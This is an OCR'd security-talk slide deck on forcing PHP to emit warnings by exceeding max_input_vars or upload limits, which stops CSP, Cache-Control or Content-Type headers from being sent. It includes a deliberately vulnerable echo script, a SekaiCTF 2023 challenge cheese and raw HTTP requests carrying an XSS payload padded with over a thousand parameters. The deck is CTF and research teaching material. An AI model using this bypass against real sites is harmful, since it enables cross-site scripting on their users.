
Where to start?

- PHP has a lot of places where warnings or error happen, searching manually would take an entire day
- Most are caused by misusing functions, such as fopen

Where to start?

- PHP has a lot of places where warnings or error happen, searching manually would take an entire day
- Most are caused by misusing functions, such as fopen
- Instead, focus on what is done before interpreting the code, and that can be controlled in a request

Perfect candidate: superglobals




Several predefined variables in PHP are "superglobals", which means they are available in all scopes throughout a script. There is no need to do **global $variable;** to access them within functions or methods.

These superglobal variables are:

- *$GLOBALS*
- *$_SERVER*
- *$_GET*
- *$_POST*
- *$_FILES*
- *$_COOKIE*
- *$_SESSION*
- *$_REQUEST*
- *$_ENV*

Perfect candidate: superglobals




Several predefined variables in PHP are "superglobals", which means they are available in all scopes throughout a script. There is no need to do **global $variable;** to access them within functions or methods.

These superglobal variables are:

- ~~*$GLOBALS*~~
- ~~*$_SERVER*~~
- *$_GET*
- *$_POST*
- *$_FILES*
- ~~*$_COOKIE*~~
- ~~*$_SESSION*~~
- *$_REQUEST*
- ~~*$_ENV*~~


Very quickly, many promising candidates

$_GET




```
zend_long max_input_vars = REQUEST_PARSE_BODY_OPTION_GET(max_input_vars, PG(max_input_vars));
if (++count > max_input_vars) {
    php_error_docref(NULL, E_WARNING, "Input variables exceeded " ZEND_LONG_FMT ". To increase the limit change max_input_vars in php.ini."
    break;
}
```

$_POST



```
while (add_post_var(arr, vars, eof)) {
    if (++vars->cnt > max_vars) {
        php_error_docref(NULL, E_WARNING,
                "Input variables exceeded %" PRIu64 ". "
                "To increase the limit change max_input_vars in php.ini.",
                max_vars);
        return FAILURE;
    }
}
```


$_FILES



```
/* If file_uploads=off, skip the file part */
if (!PG(file_uploads)) {
    skip_upload = 1;
} else if (upload_cnt <= 0) {
    skip_upload = 1;
    if (upload_cnt == 0) {
        --upload_cnt;
        EMIT_WARNING_OR_ERROR("Maximum number of allowable file uploads has been exceeded");
    }
}
```

Very quickly, many promising candidates


$_GET



```
zend_long max_input_vars = REQUEST_PARSE_BODY_OPTION_GET(max_input_vars, PG(max_input_vars));
if (++count > max_in
    php_error_docref                                  To increase the limit change max_input_vars in php.ini."
    break;
}
```

maximum 1000 parameters


$_POST



```
while (add_post_var(arr, vars, eof)) {
    if (++vars->cnt > max_vars) {
        php_error_docref(NULL, E_WARNING,
                                                  s in php.ini.",
                        max_vars);
        return FAILURE;
    }
}
```

maximum 1000 parameters

$_FILES




```
/* If file_uploads=off, skip the file part */
if (!PG(file_uploads)) {
    skip_upload = 1;
} else if (upload_cnt <= 0) {
    skip_upload = 1;
    if (up
        --
        EMIT_WARNING_OR_ERROR("Maximum number of allowable file uploads has been exceeded");
    }
}
```

maximum 20 files

Demo time!


Dockerfile



```
FROM php:apache

COPY index.php /var/www/html
```

index.php



```
<?php
header("Content-Security-Policy: default-src 'none';");
if (isset($_GET["xss"])) echo $_GET["xss"];
```

This was a challenge on my twitter!

The following people managed to find the solution:

todo: credits + tweet screen

-


use-case example

Challenge: leakless note

From: SekaiCTF 2023

Author: Strellic (@Strellic_) and Larry (@EhhThing)

Solves: 5 out of 981



leaklessnote

Your posts:

- flag

Search for a post

Create a new post:

Title

Title

Contents

Context:

- Strellic needed challenges for SekaiCTF 2023

Context:

- Strellic needed challenges for SekaiCTF 2023
- Because Strellic is lazy, he took one of his old challenge and added

```
header("Cache-Control: no-cache, no-store");
```

Context:

- Strellic needed challenges for SekaiCTF 2023
- Because Strellic is lazy, he took one of his old challenge and added

```
header("Cache-Control: no-cache, no-store");
```

- “Perfect!” thought Strellic, “Now the solution is completely different!”

So how do you cheese that?

1. Find an exploit of the original version of the challenge (@arkark_ wrote and shared one! <3)

So how do you cheese that?

1. Find an exploit of the original version of the challenge (@arkark_ wrote and shared one! <3)
2. Append “?” + 1001 times “x&” to the url the bot will visit

So how do you cheese that?

1. Find an exploit of the original version of the challenge (@arkark_ wrote and shared one! <3)
2. Append “?” + 1001 times “x&” to the url the bot will visit
3. Run the exploit just like it was the original challenge

So how do you cheese that?


1. Find an exploit of the original version of the challenge (@arkark_ wrote and shared one! <3)
2. Append “?” + 1001 times “x&” to the url the bot will visit
3. Run the exploit just like it was the original challenge
4. Get flag

Ok but is there anything cooler with this technique?


- Example we’ve seen involved breaking additional security measures, such as CSP header or Cache-Control header

Ok but is there anything cooler with this technique?

- Example we’ve seen involved breaking additional security measures, such as CSP header or Cache-Control header
- What happens when php doesn’t send a Content-Type header?



```
<?php
header("Content-Type: application/json");
echo json_encode(array("input" => $_GET["input"]));
```




```
GET /?input=<img+src=x+onerror=alert(1)> HTTP/1.1
Host: 127.0.0.1:8001
Connection: close


```

```
HTTP/1.1 200 OK
Date: Fri, 19 Apr 2024 00:21:47 GMT
Server: Apache/2.4.57 (Debian)
X-Powered-By: PHP/8.3.6
Content-Length: 40
Connection: close
Content-Type: application/json

{
  "input":"<img src=x onerror=alert(1)>"
}
```



```
GET /?input=<img+src=x+onerror=alert(1)>&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&
a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a
&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&
a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a
&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&a&
